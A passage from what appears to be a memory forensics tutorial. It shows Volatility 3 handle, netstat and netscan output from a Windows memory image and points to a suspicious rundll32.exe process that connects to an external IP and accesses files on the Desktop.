3648 rundll32.exe 0x800ae40d2450 0x254 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d1f10 0x258 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d2c30 0x25c EtwRegistration 0x804
3648 rundll32.exe 0x800ae0cc79e0 0x260 Event 0x1f0003
3648 rundll32.exe 0x800ae40d19d0 0x264 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d2990 0x268 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d2370 0x26c EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d27d0 0x270 EtwRegistration 0x804
3648 rundll32.exe 0x800ae11c3560 0x274 Event 0x1f0003
3648 rundll32.exe 0x800ae4775750 0x278 File 0x100080
\Device\Nsi
3648 rundll32.exe 0xdf853f263410 0x27c Key 0x20019
MACHINE\SYSTEM\CONTROLSET001\SERVICES\TCPIP\PARAMETERS\INTERFACES
3648 rundll32.exe 0xdf853f267e70 0x280 Key 0x20019
MACHINE\SYSTEM\CONTROLSET001\SERVICES\TCPIP6\PARAMETERS\INTERFACES
3648 rundll32.exe 0x800ae40d2290 0x284 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d21b0 0x288 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d20d0 0x28c EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d2ed0 0x290 EtwRegistration 0x804
3648 rundll32.exe 0x800ae4d8bc60 0x294 Semaphore 0x1f0003
3648 rundll32.exe 0x800ae4a9bdc0 0x298 ALPC Port 0x1f0001
3648 rundll32.exe 0xdf8541a03650 0x29c Key 0xf USER\S-1-5-21-414731039-2985344906-4266326170-1000\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS\5.0\CACHE
3648 rundll32.exe 0x800ae40d2a70 0x2a0 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d2530 0x2a4 EtwRegistration 0x804
3648 rundll32.exe 0xdf8541a06b70 0x2a8 Key 0xf003f USER\S-1-5-21-414731039-2985344906-4266326170-1000
3648 rundll32.exe 0xdf8541a08820 0x2ac Key 0x20019 USER\S-1-5-21-414731039-2985344906-4266326170-1000\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS
3648 rundll32.exe 0xdf8541a0db00 0x2b0 Key 0x20019
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS\5.0\CACHE
3648 rundll32.exe 0x800ae40d2b50 0x2b4 EtwRegistration 0x804
```

```
3648 rundll32.exe 0x800ae40d3170 0x2b8 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d26f0 0x2bc EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d1650 0x2c0 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d1730 0x2c4 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d1810 0x2c8 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d18f0 0x2cc EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d28b0 0x2d0 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d4670 0x2d4 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d4c90 0x2d8 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d3f70 0x2dc EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d3bf0 0x2e0 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d3b10 0x2e4 EtwRegistration 0x804
3648 rundll32.exe 0xdf853b7129a0 0x2e8 Section 0x6
3648 rundll32.exe 0x800ae40d3950 0x2ec EtwRegistration 0x804
3648 rundll32.exe 0xdf8541a080b0 0x2f0 Key 0x1 USER\S-1-
5-21-414731039-2985344906-4266326170-
1000\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER
3648 rundll32.exe 0x800ae40d4750 0x2f4 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d3790 0x2f8 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d4210 0x2fc EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d49f0 0x300 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d42f0 0x304 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d43d0 0x308 EtwRegistration 0x804
3648 rundll32.exe 0x800ae1b08910 0x310 ALPC Port 0x1f0001
3648 rundll32.exe 0x800ae40d4ad0 0x314 EtwRegistration 0x804
3648 rundll32.exe 0xdf853c84b220 0x318 Section 0x2
windows_webcache_counters_{9B6AB5B3-91BC-4097-835C-EA2DEC95E9CC}_S-1-5-21-
414731039-2985344906-4266326170-1000
3648 rundll32.exe 0x800ae40d44b0 0x31c EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d3cd0 0x320 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d4d70 0x324 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d3870 0x328 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d4590 0x32c EtwRegistration 0x804
3648 rundll32.exe 0xdf8541a12ef0 0x330 TmTx 0x20019
3648 rundll32.exe 0xdf8541a12120 0x334 PcwObject 0x1
3648 rundll32.exe 0xdf8541a12cd0 0x344 DxgkCurrentDxgThreadObject
0x20019
3648 rundll32.exe 0x800ae40d4830 0x358 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d3250 0x35c EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d3db0 0x360 EtwRegistration 0x804
3648 rundll32.exe 0x800ae4d90fe0 0x364 Event 0x1f0003
3648 rundll32.exe 0x800ae1db7120 0x368 WaitCompletionPacket
0x1
3648 rundll32.exe 0x800ae4d90360 0x380 Event 0x1f0003
3648 rundll32.exe 0x800ae1db8160 0x384 WaitCompletionPacket
0x1
3648 rundll32.exe 0x800ae40d3410 0x388 EtwRegistration 0x804
3648 rundll32.exe 0x800ae16e8080 0x38c Thread 0x1ffffff
Tid 7860 Pid 3648
3648 rundll32.exe 0x800ae40d35d0 0x394 EtwRegistration 0x804
```

```
3648 rundll32.exe 0x800ae40d34f0 0x398 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d3a30 0x39c EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d5e10 0x3a0 EtwRegistration 0x804
3648 rundll32.exe 0x800ae4d91d60 0x3a4 Event 0x1f0003
3648 rundll32.exe 0xdf8541a0ed10 0x3a8 Key 0x20019
MACHINE\SOFTWARE\POLICIES\MICROSOFT\WINDOWS
3648 rundll32.exe 0x800ae1db9ea0 0x3b8 WaitCompletionPacket
0x1
3648 rundll32.exe 0x800ae4d92160 0x3bc Event 0x1f0003
3648 rundll32.exe 0x800ae1dbad40 0x3c0 WaitCompletionPacket
0x1
3648 rundll32.exe 0x800ae48117d0 0x3c8 Mutant 0x1f0001
SM0:3648:120:WilError_03
3648 rundll32.exe 0x800ae4db9950 0x3cc Semaphore 0x1f0003
SM0:3648:120:WilError_03_p0
3648 rundll32.exe 0x800ae40d6180 0x3d0 IoCompletion 0x1f0003
3648 rundll32.exe 0xdf8541a150f0 0x3d4 Key 0x10
MACHINE\SOFTWARE\POLICIES\MICROSOFT\WINDOWS\TENANTRESTRICTIONS\PAYLOAD
3648 rundll32.exe 0xdf8541a13660 0x3e4 Key 0x10
MACHINE\SOFTWARE\POLICIES\MICROSOFT\WINDOWS\TENANTRESTRICTIONS\PAYLOAD
3648 rundll32.exe 0x800ae09d1570 0x3e8 ALPC Port 0x1f0001
3648 rundll32.exe 0x800ae4d92260 0x3f4 Event 0x1f0003
3648 rundll32.exe 0x800ae4d930e0 0x3f8 Event 0x1f0003
3648 rundll32.exe 0x800ae4d921e0 0x3fc Event 0x1f0003
3648 rundll32.exe 0x800ae1dbb150 0x404 WaitCompletionPacket
0x1
3648 rundll32.exe 0x800ae4d92960 0x408 Event 0x1f0003
3648 rundll32.exe 0x800ae1dbc740 0x40c WaitCompletionPacket
0x1
3648 rundll32.exe 0x800ae4d93c60 0x410 Event 0x1f0003
3648 rundll32.exe 0x800ae4d948e0 0x414 Event 0x1f0003
3648 rundll32.exe 0x800ae4d92a60 0x418 Event 0x1f0003
3648 rundll32.exe 0x800ae4d92360 0x41c Event 0x1f0003
3648 rundll32.exe 0x800ae4d92ae0 0x420 Event 0x1f0003
3648 rundll32.exe 0x800ae1dbf0b0 0x424 WaitCompletionPacket
0x1
3648 rundll32.exe 0x800ae4d94460 0x428 Event 0x1f0003
3648 rundll32.exe 0x800ae1dbdc60 0x42c WaitCompletionPacket
0x1
3648 rundll32.exe 0x800ae4d943e0 0x430 Event 0x1f0003
3648 rundll32.exe 0x800ae4d94d60 0x434 Event 0x1f0003
3648 rundll32.exe 0x800ae4d94de0 0x438 Event 0x1f0003
3648 rundll32.exe 0x800ae1dc0ab0 0x43c WaitCompletionPacket
0x1
3648 rundll32.exe 0x800ae04e1cb0 0x440 TpWorkerFactory 0xf00ff
3648 rundll32.exe 0x800ae12de4b0 0x444 IRTimer 0x100002
3648 rundll32.exe 0x800ae1dc0500 0x448 WaitCompletionPacket
0x1
3648 rundll32.exe 0x800ae12df390 0x44c IRTimer 0x100002
3648 rundll32.exe 0x800ae1dbf660 0x450 WaitCompletionPacket
```

```
0x1
3648 rundll32.exe 0x800ae23b4a60 0x458 ALPC Port 0x1f0001
3648 rundll32.exe 0x800ae0578070 0x468 ALPC Port 0x1f0001
3648 rundll32.exe 0x800ae4dbb890 0x46c Semaphore 0x1f0003
SM0:3648:120:WilError_03_p0h
3648 rundll32.exe 0x800ae4439e10 0x474 File 0x100001
\Device\HarddiskVolume3\Windows\System32\en-US\mswsock.dll.mui
3648 rundll32.exe 0x800ae22d1f60 0x480 Event 0x1f0003
3648 rundll32.exe 0x800ae476a630 0x484 File 0x120089
\Device\NamedPipe\
3648 rundll32.exe 0xdf853c619a50 0x488 Section 0x4
3648 rundll32.exe 0x800ae1858860 0x48c Event 0x1f0003
3648 rundll32.exe 0x800ae1063910 0x494 EtwRegistration 0x804
3648 rundll32.exe 0xdf8541a0b4c0 0x498 Key 0x8 USER\S-1-
5-21-414731039-2985344906-4266326170-1000\SOFTWARE\MICROSOFT\WINDOWS
NT\CURRENTVERSION
3648 rundll32.exe 0x800ae0235080 0x574 Thread 0x1ffffff
Tid 1748 Pid 3648
3648 rundll32.exe 0x800ae44dbc70 0x5b4 File 0x100020
\Device\HarddiskVolume3\Users\johndoe\Desktop
```

It's evident (based on `\Device\HarddiskVolume3\Users\johndoe\Desktop`) that the process has interactions with certain files located on the Desktop, which warrants a closer look shortly.

## Identifying Network Artifacts

Moving away from processes, Volatility's `windows.netstat` plugin can traverse network tracking structures to help us analyze connection details within a memory image.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.netstat
Volatility 3 Framework 2.5.0

Offset Proto LocalAddr LocalPort ForeignAddr
ForeignPort State PID Owner Created

0x800ae1b6c050 TCPv4 192.168.152.134 52797 142.250.186.195 443
ESTABLISHED 2784 chrome.exe 2023-08-10 09:33:33.000000
0x800ae21ae320 TCPv4 192.168.152.134 49712 96.16.54.99 443
CLOSE_WAIT 2440 WWAHost.exe 2023-08-10 00:24:11.000000
0x800ae0e914b0 TCPv4 192.168.152.134 52810 44.214.212.249 80
LAST_ACK 3648 rundll32.exe 2023-08-10 09:33:36.000000
0x800ae21ac1e0 TCPv4 192.168.152.134 52834 142.250.203.202 443
ESTABLISHED 2784 chrome.exe 2023-08-10 09:33:45.000000
0x800adbec6a20 TCPv4 192.168.152.134 49855 192.229.221.95 80
CLOSE_WAIT 6908 SkypeApp.exe 2023-08-10 09:10:29.000000
```

```
0x800ae17a8b60 TCPv4 192.168.152.134 53111 140.82.121.3 443
ESTABLISHED 7820 Velociraptor.e 2023-08-10 09:35:39.000000
0x800ae25dba20 TCPv4 192.168.152.134 49709 96.16.54.99 443
CLOSE_WAIT 2440 WWAHost.exe 2023-08-10 00:24:11.000000
0x800adf4e3010 TCPv4 192.168.152.134 53114 185.199.109.133 443
ESTABLISHED 7820 Velociraptor.e 2023-08-10 09:35:39.000000
0x800ae07f0260 TCPv4 192.168.152.134 52686 142.250.203.202 443
ESTABLISHED 2784 chrome.exe 2023-08-10 09:32:47.000000
0x800ae1387740 TCPv4 192.168.152.134 49710 96.16.54.99 443
CLOSE_WAIT 2440 WWAHost.exe 2023-08-10 00:24:11.000000
0x800ae113e010 TCPv4 192.168.152.134 53118 44.214.212.249 80
ESTABLISHED 3648 rundll32.exe 2023-08-10 09:35:41.000000
0x800ae2d1eb60 TCPv4 192.168.152.134 49856 104.81.60.16 80
CLOSE_WAIT 6908 SkypeApp.exe 2023-08-10 09:10:32.000000
0x800ae016d8a0 TCPv4 192.168.152.134 49852 40.115.3.253 443
ESTABLISHED 440 svchost.exe 2023-08-10 09:10:26.000000
0x800ae16df010 TCPv4 192.168.152.134 49714 96.16.54.99 443
CLOSE_WAIT 2440 WWAHost.exe 2023-08-10 00:24:11.000000
0x800ae1121940 TCPv4 192.168.152.134 49862 192.168.152.133 8000
ESTABLISHED 7820 Velociraptor.e 2023-08-10 09:11:16.000000
0x800ae13e6a70 TCPv4 192.168.152.134 49876 40.115.3.253 443
ESTABLISHED 440 svchost.exe 2023-08-10 09:11:22.000000
0x800ae1319b60 TCPv4 192.168.152.134 52814 34.104.35.123 80
ESTABLISHED 440 svchost.exe 2023-08-10 09:33:37.000000
0x800ae26a5050 TCPv4 192.168.152.134 52683 142.250.203.202 443
ESTABLISHED 2784 chrome.exe 2023-08-10 09:32:47.000000
0x800ade79a630 TCPv4 192.168.152.134 49713 96.16.54.99 443
CLOSE_WAIT 2440 WWAHost.exe 2023-08-10 00:24:11.000000
0x800ae1350a40 TCPv4 192.168.152.134 49711 96.16.54.99 443
CLOSE_WAIT 2440 WWAHost.exe 2023-08-10 00:24:11.000000
0x800ae134f730 TCPv4 192.168.152.134 49705 192.229.221.95 80
CLOSE_WAIT 2440 WWAHost.exe 2023-08-10 00:24:11.000000
0x800adeb254f0 TCPv4 0.0.0.0 135 0.0.0.0 0 LISTENING
884 svchost.exe 2023-08-10 00:22:56.000000
0x800adeb254f0 TCPv6 :: 135 :: 0 LISTENING
884 svchost.exe 2023-08-10 00:22:56.000000
0x800adeb24310 TCPv4 0.0.0.0 135 0.0.0.0 0 LISTENING
884 svchost.exe 2023-08-10 00:22:56.000000
0x800ae0b8c310 TCPv4 192.168.152.134 139 0.0.0.0 0 LISTENING
4 System 2023-08-10 09:10:18.000000
0x800adb8979f0 TCPv4 0.0.0.0 445 0.0.0.0 0 LISTENING 4
System 2023-08-10 00:22:58.000000
0x800adb8979f0 TCPv6 :: 445 :: 0 LISTENING 4
System 2023-08-10 00:22:58.000000
0x800ae07fb9f0 TCPv4 0.0.0.0 5040 0.0.0.0 0 LISTENING
1172 svchost.exe 2023-08-10 00:23:01.000000
0x800ae15a39f0 TCPv4 0.0.0.0 5357 0.0.0.0 0 LISTENING 4
System 2023-08-10 00:23:14.000000
0x800ae15a39f0 TCPv6 :: 5357 :: 0 LISTENING 4
System 2023-08-10 00:23:14.000000
```

```
0x800adeb24cb0 TCPv4 0.0.0.0 49664 0.0.0.0 0 LISTENING
660 lsass.exe 2023-08-10 00:22:56.000000
0x800adeb24cb0 TCPv6 :: 49664 :: 0 LISTENING
660 lsass.exe 2023-08-10 00:22:56.000000
0x800adeb24730 TCPv4 0.0.0.0 49664 0.0.0.0 0 LISTENING
660 lsass.exe 2023-08-10 00:22:56.000000
0x800adeb24470 TCPv4 0.0.0.0 49665 0.0.0.0 0 LISTENING
492 wininit.exe 2023-08-10 00:22:56.000000
0x800adeb24470 TCPv6 :: 49665 :: 0 LISTENING
492 wininit.exe 2023-08-10 00:22:56.000000
0x800adbed9bd0 TCPv4 0.0.0.0 49665 0.0.0.0 0 LISTENING
492 wininit.exe 2023-08-10 00:22:56.000000
0x800adeb24050 TCPv4 0.0.0.0 49666 0.0.0.0 0 LISTENING
360 svchost.exe 2023-08-10 00:22:56.000000
0x800adeb24050 TCPv6 :: 49666 :: 0 LISTENING
360 svchost.exe 2023-08-10 00:22:56.000000
0x800adeb24890 TCPv4 0.0.0.0 49666 0.0.0.0 0 LISTENING
360 svchost.exe 2023-08-10 00:22:56.000000
0x800adeb257b0 TCPv4 0.0.0.0 49667 0.0.0.0 0 LISTENING
440 svchost.exe 2023-08-10 00:22:56.000000
0x800adeb257b0 TCPv6 :: 49667 :: 0 LISTENING
440 svchost.exe 2023-08-10 00:22:56.000000
0x800adeb25650 TCPv4 0.0.0.0 49667 0.0.0.0 0 LISTENING
440 svchost.exe 2023-08-10 00:22:56.000000
0x800adb897310 TCPv4 0.0.0.0 49668 0.0.0.0 0 LISTENING
1788 spoolsv.exe 2023-08-10 00:22:57.000000
0x800adb897310 TCPv6 :: 49668 :: 0 LISTENING
1788 spoolsv.exe 2023-08-10 00:22:57.000000
0x800adb8971b0 TCPv4 0.0.0.0 49668 0.0.0.0 0 LISTENING
1788 spoolsv.exe 2023-08-10 00:22:57.000000
0x800adb8975d0 TCPv4 0.0.0.0 49669 0.0.0.0 0 LISTENING
632 services.exe 2023-08-10 00:22:58.000000
0x800adb8975d0 TCPv6 :: 49669 :: 0 LISTENING
632 services.exe 2023-08-10 00:22:58.000000
0x800adb897e10 TCPv4 0.0.0.0 49669 0.0.0.0 0 LISTENING
632 services.exe 2023-08-10 00:22:58.000000
0x800ae0b8d7b0 TCPv4 0.0.0.0 49731 0.0.0.0 0 LISTENING
8024 svchost.exe 2023-08-10 00:24:59.000000
0x800ae0b8d7b0 TCPv6 :: 49731 :: 0 LISTENING
8024 svchost.exe 2023-08-10 00:24:59.000000
0x800ae0b8ccb0 TCPv4 0.0.0.0 49731 0.0.0.0 0 LISTENING
8024 svchost.exe 2023-08-10 00:24:59.000000
0x800ae2203a70 UDPv4 192.168.152.134 137 * 0 4
System 2023-08-10 09:10:18.000000
0x800ae22043d0 UDPv4 192.168.152.134 138 * 0 4
System 2023-08-10 09:10:18.000000
0x800ae1a0b900 UDPv4 0.0.0.0 500 * 0 440
svchost.exe 2023-08-10 00:24:58.000000
0x800ae1a0b900 UDPv6 :: 500 * 0 440
svchost.exe 2023-08-10 00:24:58.000000
```

0x800ae1f17480	UDPv4	0.0.0.0	500	*	0	440
svchost.exe		2023-08-10	00:24:58.000000			
0x800ae1a16990	UDPv6	fe80::98f6:8cdd:2543:684b			1900	* 0
1996	svchost.exe		2023-08-10 00:23:15.000000			
0x800ae1a17480	UDPv6	:::1	1900	*	0	1996
svchost.exe		2023-08-10	00:23:15.000000			
0x800ae1a172f0	UDPv4	192.168.152.134	1900	*	0	
1996	svchost.exe		2023-08-10 00:23:15.000000			
0x800ae1a18d80	UDPv4	127.0.0.1	1900	*	0	
1996	svchost.exe		2023-08-10 00:23:15.000000			
0x800ae1a0fc30	UDPv4	0.0.0.0	3702	*	0	1996
svchost.exe		2023-08-10	00:23:14.000000			
0x800ae1a0fc30	UDPv6	::	3702	*	0	1996
svchost.exe		2023-08-10	00:23:14.000000			
0x800ae1a10590	UDPv4	0.0.0.0	3702	*	0	1996
svchost.exe		2023-08-10	00:23:14.000000			
0x800ae1a10590	UDPv6	::	3702	*	0	1996
svchost.exe		2023-08-10	00:23:14.000000			
0x800ae2202300	UDPv4	0.0.0.0	3702	*	0	1584
dasHost.exe		2023-08-10	09:10:17.000000			
0x800ae2202300	UDPv6	::	3702	*	0	1584
dasHost.exe		2023-08-10	09:10:17.000000			
0x800ae2204560	UDPv4	0.0.0.0	3702	*	0	1584
dasHost.exe		2023-08-10	09:10:17.000000			
0x800ae2204560	UDPv6	::	3702	*	0	1584
dasHost.exe		2023-08-10	09:10:17.000000			
0x800ae1a10270	UDPv4	0.0.0.0	3702	*	0	1996
svchost.exe		2023-08-10	00:23:14.000000			
0x800ae1a0faa0	UDPv4	0.0.0.0	3702	*	0	1996
svchost.exe		2023-08-10	00:23:14.000000			
0x800ae2203430	UDPv4	0.0.0.0	3702	*	0	1584
dasHost.exe		2023-08-10	09:10:17.000000			
0x800ae2205050	UDPv4	0.0.0.0	3702	*	0	1584
dasHost.exe		2023-08-10	09:10:17.000000			
0x800ae1a0e7e0	UDPv4	0.0.0.0	4500	*	0	440
svchost.exe		2023-08-10	00:24:58.000000			
0x800ae1a0e7e0	UDPv6	::	4500	*	0	440
svchost.exe		2023-08-10	00:24:58.000000			
0x800ae1f3c4b0	UDPv4	0.0.0.0	4500	*	0	440
svchost.exe		2023-08-10	00:24:58.000000			
0x800ae0a77c30	UDPv4	0.0.0.0	5050	*	0	1172
svchost.exe		2023-08-10	00:23:00.000000			
0x800ae2202940	UDPv4	0.0.0.0	5353	*	0	1272
svchost.exe		2023-08-10	09:10:18.000000			
0x800ae2202940	UDPv6	::	5353	*	0	1272
svchost.exe		2023-08-10	09:10:18.000000			
0x800ae22032a0	UDPv4	0.0.0.0	5353	*	0	1272
svchost.exe		2023-08-10	09:10:18.000000			
0x800ae0e38ca0	UDPv4	0.0.0.0	5353	*	0	892
chrome.exe		2023-08-10	09:32:37.000000			

0x800ae0e37b70	UDPv4	0.0.0.0	5353	*	0	892
chrome.exe	2023-08-10	09:32:37.000000				
0x800ae0e37b70	UDPv6	::	5353	*	0	892
chrome.exe	2023-08-10	09:32:37.000000				
0x800ae1f032a0	UDPv4	0.0.0.0	5355	*	0	1272
svchost.exe	2023-08-10	09:25:16.000000				
0x800ae1f032a0	UDPv6	::	5355	*	0	1272
svchost.exe	2023-08-10	09:25:16.000000				
0x800ae1f03a70	UDPv4	0.0.0.0	5355	*	0	1272
svchost.exe	2023-08-10	09:25:16.000000				
0x800ae1a108b0	UDPv4	0.0.0.0	49562	*	0	1996
svchost.exe	2023-08-10	00:23:14.000000				
0x800ae1a113a0	UDPv4	0.0.0.0	49563	*	0	1996
svchost.exe	2023-08-10	00:23:14.000000				
0x800ae1a113a0	UDPv6	::	49563	*	0	1996
svchost.exe	2023-08-10	00:23:14.000000				
0x800ae0e373a0	UDPv4	0.0.0.0	55185	*	0	2784
chrome.exe	2023-08-10	09:33:49.000000				
0x800ae05c4280	UDPv4	127.0.0.1	62675	*	0	
440 svchost.exe	2023-08-10	00:22:58.000000				
0x800ae2204880	UDPv4	0.0.0.0	63077	*	0	1584
dasHost.exe	2023-08-10	09:10:17.000000				
0x800ae22038e0	UDPv4	0.0.0.0	63078	*	0	1584
dasHost.exe	2023-08-10	09:10:17.000000				
0x800ae22038e0	UDPv6	::	63078	*	0	1584
dasHost.exe	2023-08-10	09:10:17.000000				
0x800ae1a15860	UDPv6	fe80::98f6:8cdd:2543:684b			63379	* 0
1996 svchost.exe	2023-08-10	00:23:15.000000				
0x800ae1a16800	UDPv6	::1	63380	*	0	1996
svchost.exe	2023-08-10	00:23:15.000000				
0x800ae1a15b80	UDPv4	192.168.152.134	63381	*	0	
1996 svchost.exe	2023-08-10	00:23:15.000000				
0x800ae1a164e0	UDPv4	127.0.0.1	63382	*	0	
1996 svchost.exe	2023-08-10	00:23:15.000000				
0x800ae1f02c60	UDPv4	0.0.0.0	65457	*	0	6908
SkypeApp.exe	2023-08-10	09:10:31.000000				
0x800ae1f02c60	UDPv6	::	65457	*	0	6908
SkypeApp.exe	2023-08-10	09:10:31.000000				

For a more exhaustive network analysis, we can also employ Volatility's `windows.netscan` plugin as follows:

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.netscan
Volatility 3 Framework 2.5.0
```

Offset	Proto	LocalAddr	LocalPort	ForeignAddr
ForeignPort	State	PID	Owner	Created

```
0x800adb8971b0 TCPv4 0.0.0.0 49668 0.0.0.0 0 LISTENING
1788 spoolsv.exe 2023-08-10 00:22:57.000000
0x800adb897310 TCPv4 0.0.0.0 49668 0.0.0.0 0 LISTENING
1788 spoolsv.exe 2023-08-10 00:22:57.000000
0x800adb897310 TCPv6 :: 49668 :: 0 LISTENING
1788 spoolsv.exe 2023-08-10 00:22:57.000000
0x800adb8975d0 TCPv4 0.0.0.0 49669 0.0.0.0 0 LISTENING
632 services.exe 2023-08-10 00:22:58.000000
0x800adb8975d0 TCPv6 :: 49669 :: 0 LISTENING
632 services.exe 2023-08-10 00:22:58.000000
0x800adb8979f0 TCPv4 0.0.0.0 445 0.0.0.0 0 LISTENING 4
System 2023-08-10 00:22:58.000000
0x800adb8979f0 TCPv6 :: 445 :: 0 LISTENING 4
System 2023-08-10 00:22:58.000000
0x800adb897e10 TCPv4 0.0.0.0 49669 0.0.0.0 0 LISTENING
632 services.exe 2023-08-10 00:22:58.000000
0x800adbec6a20 TCPv4 192.168.152.134 49855 192.229.221.95 80
CLOSE_WAIT 6908 SkypeApp.exe 2023-08-10 09:10:29.000000
0x800adbed9bd0 TCPv4 0.0.0.0 49665 0.0.0.0 0 LISTENING
492 wininit.exe 2023-08-10 00:22:56.000000
0x800ade6fe010 TCPv4 192.168.152.134 49702 13.107.6.156 443
CLOSED 2440 WWAHost.exe 2023-08-10 00:24:11.000000
0x800ade79a630 TCPv4 192.168.152.134 49713 96.16.54.99 443
CLOSE_WAIT 2440 WWAHost.exe 2023-08-10 00:24:11.000000
0x800adeb24050 TCPv4 0.0.0.0 49666 0.0.0.0 0 LISTENING
360 svchost.exe 2023-08-10 00:22:56.000000
0x800adeb24050 TCPv6 :: 49666 :: 0 LISTENING
360 svchost.exe 2023-08-10 00:22:56.000000
0x800adeb24310 TCPv4 0.0.0.0 135 0.0.0.0 0 LISTENING
884 svchost.exe 2023-08-10 00:22:56.000000
0x800adeb24470 TCPv4 0.0.0.0 49665 0.0.0.0 0 LISTENING
492 wininit.exe 2023-08-10 00:22:56.000000
0x800adeb24470 TCPv6 :: 49665 :: 0 LISTENING
492 wininit.exe 2023-08-10 00:22:56.000000
0x800adeb24730 TCPv4 0.0.0.0 49664 0.0.0.0 0 LISTENING
660 lsass.exe 2023-08-10 00:22:56.000000
0x800adeb24890 TCPv4 0.0.0.0 49666 0.0.0.0 0 LISTENING
360 svchost.exe 2023-08-10 00:22:56.000000
0x800adeb24cb0 TCPv4 0.0.0.0 49664 0.0.0.0 0 LISTENING
660 lsass.exe 2023-08-10 00:22:56.000000
0x800adeb24cb0 TCPv6 :: 49664 :: 0 LISTENING
660 lsass.exe 2023-08-10 00:22:56.000000
0x800adeb254f0 TCPv4 0.0.0.0 135 0.0.0.0 0 LISTENING
884 svchost.exe 2023-08-10 00:22:56.000000
0x800adeb254f0 TCPv6 :: 135 :: 0 LISTENING
884 svchost.exe 2023-08-10 00:22:56.000000
0x800adeb25650 TCPv4 0.0.0.0 49667 0.0.0.0 0 LISTENING
440 svchost.exe 2023-08-10 00:22:56.000000
0x800adeb257b0 TCPv4 0.0.0.0 49667 0.0.0.0 0 LISTENING
```

```
440      svchost.exe      2023-08-10 00:22:56.000000
0x800adeb257b0  TCPv6      ::      49667      ::      0      LISTENING
440      svchost.exe      2023-08-10 00:22:56.000000
0x800adf4e3010  TCPv4      192.168.152.134 53114      185.199.109.133 443
ESTABLISHED      7820      Velociraptor.e 2023-08-10 09:35:39.000000
0x800ae00c8c30  UDPv4      0.0.0.0 0      *      0      6744
powershell.exe 2023-08-10 09:21:20.000000
0x800ae016d8a0  TCPv4      192.168.152.134 49852      40.115.3.253      443
ESTABLISHED      440      svchost.exe      2023-08-10 09:10:26.000000
0x800ae01d3d20  UDPv4      0.0.0.0 0      *      0      -      -
2023-08-10 00:30:31.000000
0x800ae01d6110  UDPv4      192.168.152.134 137      *      0      4
System 2023-08-10 00:22:56.000000
0x800ae01d6430  UDPv4      0.0.0.0 0      *      0      -      -
2023-08-10 00:30:31.000000
0x800ae01d6430  UDPv6      ::      0      *      0      -      -
2023-08-10 00:30:31.000000
0x800ae01d7a10  UDPv4      192.168.152.134 138      *      0      4
System 2023-08-10 00:22:56.000000
0x800ae02cb0a0  UDPv4      0.0.0.0 5353      *      0      1272
svchost.exe      2023-08-10 00:22:56.000000
0x800ae02cb0a0  UDPv6      ::      5353      *      0      1272
svchost.exe      2023-08-10 00:22:56.000000
0x800ae02cb550  UDPv4      0.0.0.0 0      *      0      1272
svchost.exe      2023-08-10 00:22:56.000000
0x800ae02cb550  UDPv6      ::      0      *      0      1272
svchost.exe      2023-08-10 00:22:56.000000
0x800ae02cb870  UDPv4      0.0.0.0 5353      *      0      1272
svchost.exe      2023-08-10 00:22:56.000000
0x800ae02cbb90  UDPv4      0.0.0.0 5355      *      0      1272
svchost.exe      2023-08-10 00:22:56.000000
0x800ae02cbb90  UDPv6      ::      5355      *      0      1272
svchost.exe      2023-08-10 00:22:56.000000
0x800ae02cbd20  UDPv4      0.0.0.0 5355      *      0      1272
svchost.exe      2023-08-10 00:22:56.000000
0x800ae05c13a0  UDPv4      0.0.0.0 0      *      0      -      -
2023-08-10 00:32:20.000000
0x800ae05c13a0  UDPv6      ::      0      *      0      -      -
2023-08-10 00:32:20.000000
0x800ae05c4280  UDPv4      127.0.0.1      62675      *      0
440      svchost.exe      2023-08-10 00:22:58.000000
0x800ae07f0260  TCPv4      192.168.152.134 52686      142.250.203.202 443
ESTABLISHED      2784      chrome.exe      2023-08-10 09:32:47.000000
0x800ae07fb9f0  TCPv4      0.0.0.0 5040      0.0.0.0 0      LISTENING
1172     svchost.exe      2023-08-10 00:23:01.000000
0x800ae0a77c30  UDPv4      0.0.0.0 5050      *      0      1172
svchost.exe      2023-08-10 00:23:00.000000
0x800ae0b8c310  TCPv4      192.168.152.134 139      0.0.0.0 0      LISTENING
4      System 2023-08-10 09:10:18.000000
0x800ae0b8ccb0  TCPv4      0.0.0.0 49731      0.0.0.0 0      LISTENING
```

8024	svchost.exe	2023-08-10 00:24:59.000000					
